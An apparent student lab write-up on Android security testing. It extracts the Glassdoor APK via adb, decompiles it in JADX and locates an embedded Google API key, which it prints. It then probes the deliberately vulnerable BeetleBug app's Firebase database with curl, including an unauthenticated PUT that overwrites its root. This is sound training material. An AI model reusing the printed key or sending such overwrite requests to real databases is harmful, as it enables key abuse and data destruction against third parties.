

Asmt 4

Step 1: Enable Developer Options on the Android Device

Procedure

On the Android phone:

- Open **Settings**
- Navigate to **About Phone**
- Tap **Build Number** seven times
- Open **Developer Options**
- Enable:
 - USB Debugging

USB Debugging allows the Android Debug Bridge (ADB) to communicate with the mobile device. Without enabling Developer Options and USB Debugging, the computer cannot access application information or interact with the device.

Step 2: Verify Device Connection

Execute: **adb devices**

Example Output

List of devices attached
ZA222RJY2W device

This command verifies that:

- The device is connected properly.
- USB Debugging is authorized.
- ADB can communicate with the device.

```
(root@kali)-[~]  
└─# adb devices  
List of devices attached  
ZA222RJY2W    device
```

Step 3: Locate the Installed Application

Execute: **adb shell pm list packages | grep glass**

Example Output: package:com.glassdoor.app

Android identifies applications by their package names rather than their display names. This command finds the exact package identifier needed for the next steps.

```
(root@kali)-[~]  
# adb shell pm list packages | grep glass  
package:com.glassdoor.app
```

Step 4: Find the APK Location

Execute: **adb shell pm path com.glassdoor.app**

Example Output

```
package:/data/app/.../base.apk  
package:/data/app/.../split_config.arm64_v8a.apk  
package:/data/app/.../split_config.en.apk  
package:/data/app/.../split_config.xxhdpi.apk
```

This command displays the installation path of the application's APK files.

Modern Android applications are commonly distributed as:

- Base APK
- Architecture-specific APK
- Language resources
- Screen density resources

The **base.apk** contains the application's primary code and resources.

```
(root@kali)-[~]  
# adb shell pm path com.glassdoor.app  
package:/data/app/~~Pk-YtLFk7XyQ00HmcRewZw==/com.glassdoor.app-  
Ayu1cq1EHVEC1hIQiZBxAg==/base.apk  
package:/data/app/~~Pk-YtLFk7XyQ00HmcRewZw==/com.glassdoor.app-  
Ayu1cq1EHVEC1hIQiZBxAg==/split_config.arm64_v8a.apk  
package:/data/app/~~Pk-YtLFk7XyQ00HmcRewZw==/com.glassdoor.app-  
Ayu1cq1EHVEC1hIQiZBxAg==/split_config.en.apk  
package:/data/app/~~Pk-YtLFk7XyQ00HmcRewZw==/com.glassdoor.app-  
Ayu1cq1EHVEC1hIQiZBxAg==/split_config.xxhdpi.apk
```


Step 5: Copy the APK to the Computer

Execute: **adb pull /data/app/.../base.apk**

Example Output **1 file pulled**

The APK stored on the phone cannot be directly analyzed using desktop reverse engineering tools. The **adb pull** command copies the APK from the device to the local system for offline inspection.

```
(root@kali)-[~]
# adb pull
/data/app/~~Pk-YtLFk7XyQ00HmcRewZw==/com.glassdoor.app-Ayu1cq1EHVEC1
hIQiZBxAg==/base.apk
/data/app/~~Pk-YtLFk7XyQ00HmcRewZw==/com.glassdoor.app-Ayu1cq1EHVEC1
hIQiZBxAg==/base.apk: 1 file pulled, 0 skipped. 33.0 MB/s (62963061 bytes in
1.819s)
```



```
(root@kali)-[~]
└─$ adb devices
List of devices attached
ZA222RJY2W    device

(root@kali)-[~]
└─$ adb shell
cancunf:/ $ exit

(root@kali)-[~]
└─$ adb shell pm list packages | grep glass
package:com.glassdoor.app

(root@kali)-[~]
└─$ adb shell pm path com.glassdoor.app
package:/data/app/~~Pk-YtLFk7XyQ00HmcRewZw==/com.glassdoor.app-Ayu1cq1EHVEC1hIQiZBxAg==base.apk
package:/data/app/~~Pk-YtLFk7XyQ00HmcRewZw==/com.glassdoor.app-Ayu1cq1EHVEC1hIQiZBxAg==split_config.arm64_v8a.apk
package:/data/app/~~Pk-YtLFk7XyQ00HmcRewZw==/com.glassdoor.app-Ayu1cq1EHVEC1hIQiZBxAg==split_config.en.apk
package:/data/app/~~Pk-YtLFk7XyQ00HmcRewZw==/com.glassdoor.app-Ayu1cq1EHVEC1hIQiZBxAg==split_config.xxhdpi.apk

(root@kali)-[~]
└─$ adb pull /data/app/~~Pk-YtLFk7XyQ00HmcRewZw==/com.glassdoor.app-Ayu1cq1EHVEC1hIQiZBxAg==base.apk
/data/app/~~Pk-YtLFk7XyQ00HmcRewZw==/com.glassdoor.app-Ayu1cq1EHVEC1hIQiZBxAg==base.apk: 1 file pulled, 0 skipped. 33.0 MB/s (62963061 bytes in 1.819s)
```

Reverse Engineering the APK

Step 6: Download JADX


Download JADX from:

<https://github.com/skylot/jadx/releases/tag/v1.5.5> > release > jadx-gui-1.5.5.-with-jre-winzip

Download: **jadx-gui-1.5.5-with-jre.zip**

Extract the ZIP file.

JADX converts Android bytecode (DEX files) into readable Java source code and displays application resources, making reverse engineering easier.



The screenshot shows the GitHub release page for the project 'skylot/jadx' at tag 'v1.5.5'. The page is dark-themed and displays the following content:

- Other Bug Fixes:**
 - [gui] Resolve possible NPE during project data loading (#2794)
 - [gui] Stop token process on NULL token in JadxTokenMaker (#2798)
 - [gui] Make the Split view checkbox correctly toggle between both modes (PR #2801)
 - [core] Insert generic casts for variable assigned from fields with known types (#2776)
- Full Changelog:** [v1.5.4...v1.5.5](#)
- Download files:**
 - [jadx-gui-1.5.5-with-jre-win.zip](#) - jadx-gui with bundled JRE
 - [jadx-gui-1.5.5-win.zip](#) - jadx-gui Windows executable (system JRE must be installed)
 - [jadx-1.5.5.zip](#) - cross-platform cli and gui bundle (system JRE must be installed)
- For system JRE the latest version is always preferred, download at [oracle.com](https://www.oracle.com)
- Assets (5):**

Asset	SHA256	Size	Date
jadx-1.5.5.zip	sha256:38a5766d3c8178c41566b4b13ea8e...	55.7 MB	Feb 25
jadx-gui-1.5.5-win.zip	sha256:ad10a24507e0954cf21e2eb36ab64...	55.7 MB	Feb 25
jadx-gui-1.5.5-with-jre-win.zip	sha256:ff4c8bd240f08dc395735e337b3ae...	87.6 MB	Feb 25
Source code (zip)			Feb 25
Source code (tar.gz)			Feb 25
- Reactions: 85 thumbs up, 3 thumbs down, 39 claps, 9 hearts, 3 fire. 109 people reacted.
- Buttons: [Join discussion](#)

Step 7: Open the APK in JADX

Launch: **jadx-gui**

Select: File → Open



Choose: base.apk

Wait for JADX to finish decompiling.


Opening the APK allows inspection of:

- Java source code
- AndroidManifest.xml
- XML resources
- Embedded configuration files
- Hardcoded API keys


1. Extract And open > jadx-gui-1.5.5



Open file > browser to path > open (wait till load)



Will see some files




Finding Google Maps API Key

Step 8: Navigate to Resource Files

Browse: `Resources> .resources.arsc> res> values >strings.xml`

Many Android developers store configuration values inside the `strings.xml` resource file.



Step 9: Search for Google API Keys

Press: **Ctrl + F**

Search for: **google_api**

Example: AlzaSyBm1ApeY-YouQsAPczaR2AKSG2ibZ97od8

Also observe the Maps API URL:


<https://maps.googleapis.com/maps/api/staticmap?center=37383,-45757&zoom=12&size=2500x2000&maptype=roadmap&key=KEY>

<https://maps.googleapis.com/maps/api/staticmap?center=37383,-45757&zoom=12&size=2500x2000&maptype=roadmap&key=AlzaSyBm1ApeY-YouQsAPczaR2AKSG2ibZ97od8>

Google Maps API keys are commonly embedded in Android applications to enable mapping services.

During security testing, locating exposed API keys helps determine whether:

- Key restrictions are properly configured.
- The key can be abused outside the application.




The screenshot shows an Android Studio window with a file named 'strings.xml' open. A search bar at the top left contains the text 'google_api'. The main area displays a list of strings from the file, with line numbers on the left. The strings are XML elements with 'name' and 'value' attributes. The last two strings are:

```
1196 <string name="google_api_key">AIzaSyBDK1z4PIg3uvwhPIA1dtUeSU5Z5tjf6s4</string>
1197 <string name="google_app_id">1:141714232794:android:b49b944831f78726</string>
```

<https://maps.googleapis.com/maps/api/staticmap?center=37383,-45757&zoom=12&size=2500x2000&maptype=roadmap&key=KEY>

<https://maps.googleapis.com/maps/api/staticmap?center=37383,-45757&zoom=12&size=2500x2000&maptype=roadmap&key=AlzaSyBm1ApeY-YouQsAPczaR2AKSG2ibZ97od8>




Firestore Analysis

Step 10: Download BeetleBug APK

Repository: <https://github.com/hafiz-ng/Beetlebug>

Download the APK.


The BeetleBug application is intentionally vulnerable and is commonly used for Android security training.




Step 11: Open the APK in JADX

Load the APK in JADX.

Navigate to: `Resources> .resources.arsc> res> values > strings.xml`



Resources> .resources.arsc> res> values >strings.xml
Search(ctrl+F) for “firebase”



Testing Firebase Database

Step 12: Test Public Read Access

Execute: **curl -ks "https://beetlebug-374fc-default-rtdb.firebaseio.com/.json"**

Appending **.json** to a Firebase Realtime Database URL returns the database contents if public read access is enabled.

If data is returned without authentication, the database is publicly readable.

curl -ks "https://beetlebug-374fc-default-rtdb.firebaseio.com/.json"

```
(root@kali)-[~/newGlassDoor]
# curl -ks "https://beetlebug-374fc-default-rtdb.firebaseio.com/.json"
{"app_name":"Beetlebug","description":"Beetlebug is an open source insecure Android application with CTF challenges built for Android Penetration Testers and Bug Bounty hunters.", "flag":"0x3365A10"}
```

Step 13: Test Public Write Access

Execute:

```
curl -ks -X PUT \
"https://beetlebug-374fc-default-rtdb.firebaseio.com/.json" \
-d '{"key":"value","K2":"V2"}' \
-H "Content-Type: application/json" \
-i
```

The HTTP PUT request attempts to write data to the Firebase Realtime Database.

If the server accepts the request without authentication, it indicates that the database allows unauthorized write operations, which is a serious security vulnerability.

```
curl -ks -X PUT
"https://beetlebug-374fc-default-rtdb.firebaseio.com/.json" -d
'{"key":"value","K2":"V2"}' -H "Content-Type:application/json" -i
```

A terminal window screenshot showing a successful curl PUT request. The command is: curl -ks -X PUT "https://beetlebug-374fc-default-rtdb.firebaseio.com/.json" -d '{"key":"value","K2":"V2"}' -H "Content-Type:application/json" -i. The output shows HTTP status 200 OK, server nginx, date Tue, 30 Jun 2026 13:57:54 GMT, content-type application/json; charset=utf-8, content-length 25, connection keep-alive, access-control-allow-origin: *, cache-control no-cache, and strict-transport-security max-age=31556926; includeSubDomains; preload. The response body is {"K2":"V2","key":"value"}.

```
(root@kali) - [~/newGlassDoor]
# curl -ks -X PUT "https://beetlebug-374fc-default-rtdb.firebaseio.com/.json" -d '{"key":"value","K2":"V2"}' -H "Content-Type:application/json" -i
HTTP/1.1 200 OK
Server: nginx
Date: Tue, 30 Jun 2026 13:57:54 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 25
Connection: keep-alive
access-control-allow-origin: *
Cache-Control: no-cache
